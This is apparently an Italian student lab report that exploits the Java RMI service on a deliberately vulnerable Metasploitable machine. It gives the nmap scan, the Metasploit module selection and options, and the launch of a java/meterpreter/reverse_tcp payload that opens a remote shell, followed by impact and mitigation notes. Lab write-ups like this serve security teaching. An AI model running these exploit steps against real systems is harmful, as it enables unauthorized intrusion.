



PROGETTO

S7/L5



COS'E' L'EXPLOIT?



L'exploit sfrutta una vulnerabilità già presente nel codice per accedere alla macchina target. E' diverso rispetto al malware, perché quest'ultimo esegue codice malevolo e viene usato per creare nuove vulnerabilità, quindi possiamo dire che è un qualcosa che vado ad installare.

SERVIZIO VULNERABILE JAVA-RMI

Il servizio che vado ad analizzare in questo progetto è JAVA-RMI presente sulla macchina Metasploitable. Il servizio consente a dei processi Java di comunicare tra loro attraverso una rete. Può essere potenzialmente vulnerabile se esso non viene configurato in modo corretto, infatti l'attaccante potrebbe sfruttare questa vulnerabilità per iniettare codice malevolo al fine di ottenere accesso con privilegi amministrativi sulla macchina target.

Provo a sfruttare la vulnerabilità con Metasploit (Framework potente per un PT per lo sviluppo di exploit).



SCANSIONE

Per prima cosa devo evidenziare la vulnerabilità, per fare ciò avvio una scansione della macchina vittima utilizzando nmap (strumento per mappare la rete). Come si può notare nella figura a destra ho evidenziato il servizio in questione attivo sulla porta 1099.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.149  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 03:47 EST  
Nmap scan report for 192.168.1.149  
Host is up (0.00095s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE        VERSION  
21/tcp    open  ftp            vsftpd 2.3.4  
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet         Linux telnetd  
25/tcp    open  smtp           Postfix smtpd  
53/tcp    open  domain         ISC BIND 9.4.2  
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind        2 (RPC #100000)  
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec           netkit-rsh rshcd  
513/tcp   open  login          OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi       GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs            2-4 (RPC #100003)  
2121/tcp  open  ftp            ProFTPD 1.3.1  
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc            VNC (protocol 3.3)  
6000/tcp  open  X11            (access denied)  
6667/tcp  open  irc            UnrealIRCd  
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
```

Finita la scansione avvio Metasploit con il comando «msfconsole» e cerco l'exploit con il comando «search java_rmi».

```
root@kali: ~  
File Actions Edit View Help  
+ -- --[ 9 evasion ]  
  
Metasploit tip: Save the current environment with the  
save command, future console restarts will use this  
environment again  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/gather/java_rmi_registry Interfaces Enumeration normal No Java RMI Registry  
1 exploit/multi/misc/java_rmi_server Insecure Default Configuration Java Code Execution 2011-10-15 excellent Yes Java RMI Server  
2 auxiliary/scanner/misc/java_rmi_server Insecure Endpoint Code Execution Scanner 2011-10-15 normal No Java RMI Server  
3 exploit/multi/browser/java_rmi_connection_impl ionImpl Deserialization Privilege Escalation 2010-03-31 excellent No Java RMIConnect  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi  
_connection_impl  
msf6 > |
```


Il comando mi riporta quattro risultati, quello che andrò ad usare è l'exploit presente nella riga 1. Per usarlo basta lanciare il comando «use» seguito dal path dell'exploit.


```
root@kali: ~  
File Actions Edit View Help  
Metasploit tip: Save the current environment with the  
save command, future console restarts will use this  
environment again  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/gather/java_rmi_registry normal No Java RMI Regist  
ry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server  
Insecure Default Configuration Java Code Execution  
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server  
Insecure Endpoint Code Execution Scanner  
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnect  
ionImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi  
_connection_impl  
  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > █
```

Successivamente devo controllare le opzioni da configurare con il comando «show options». Il parametro obbligatorio da configurare è «RHOSTS» cioè l'IP della macchina target (192.168.1.149).

```
root@kali: ~  
File Actions Edit View Help  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.149  
rhosts => 192.168.1.149  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.1.149   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |

  
Payload options (java/meterpreter/reverse_tcp):
```



```
root@kali: ~  
File Actions Edit View Help  
[*] 192.168.1.149:1099 - Sending RMI Call ...  
[*] 192.168.1.149:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.1.149  
[*] Meterpreter session 1 opened (192.168.1.148:4444 → 192.168.1.149:56565) at 2023-11-10 03:57:51 -0500  
0
```

Una volta configurata l'opzione non resta che lanciare l'attacco utilizzando il payload di default datoci da Metasploit, ovvero «java/meterpreter/reverse_tcp».

Per effettuare l'attacco basta eseguire il comando «exploit». Fatto questo mi aspetto di ricevere una shell (connessione) di Meterpreter .

Per verificare che siamo dentro la macchina Metasploitable possiamo fare diversi test come ad esempio vedere la configurazione di rete con «ifconfig» e informazioni sulla tabella di routing con «route».

```
root@kali: ~  
File Actions Edit View Help  
[*] 192.168.1.149:1099 - Sending RMI Call ...  
[*] 192.168.1.149:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.1.149  
[*] Meterpreter session 1 opened (192.168.1.148:4444 → 192.168.1.149:56565) at 2023-11-10 03:57:51 -0500  
0  
  
meterpreter > ifconfig  
  
Interface 1  
=====
```

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::

```
  
Interface 2  
=====
```

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.1.149
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fea3:d16
IPv6 Netmask	: ::

```
meterpreter > 
```

```
root@kali: ~  
File Actions Edit View Help  
Interface 2  
=====
```

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.1.149
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fea3:d16
IPv6 Netmask	: ::

```
meterpreter > route  
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.149	255.255.255.0	0.0.0.0		

```
  
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fea3:d16	::	::		

```
meterpreter > 
```

IMPATTO CHE PUO' AVERE SU UN'AZIENDA LA VULNERABILITA' JAVA-RMI.



Le vulnerabilità legate a Java RMI possono avere un impatto molto significativo all'interno di un'azienda a seconda della gravità della vulnerabilità.

Ad esempio perdita di dati sensibili se la vulnerabilità consentisse a un potenziale attaccante di accedere a tali informazioni.

Altri attacchi potrebbero causare interruzioni dei servizi aziendali se un servizio RMI è compromesso.

Ci saranno anche dei costi finanziari per la mitigazione di una vulnerabilità Java RMI.

Per prevenire questi impatti l'azienda deve adattare delle misure di sicurezza su questi servizi, come l'uso della crittografia, controlli di accesso e anche formazione del personale sulla sicurezza.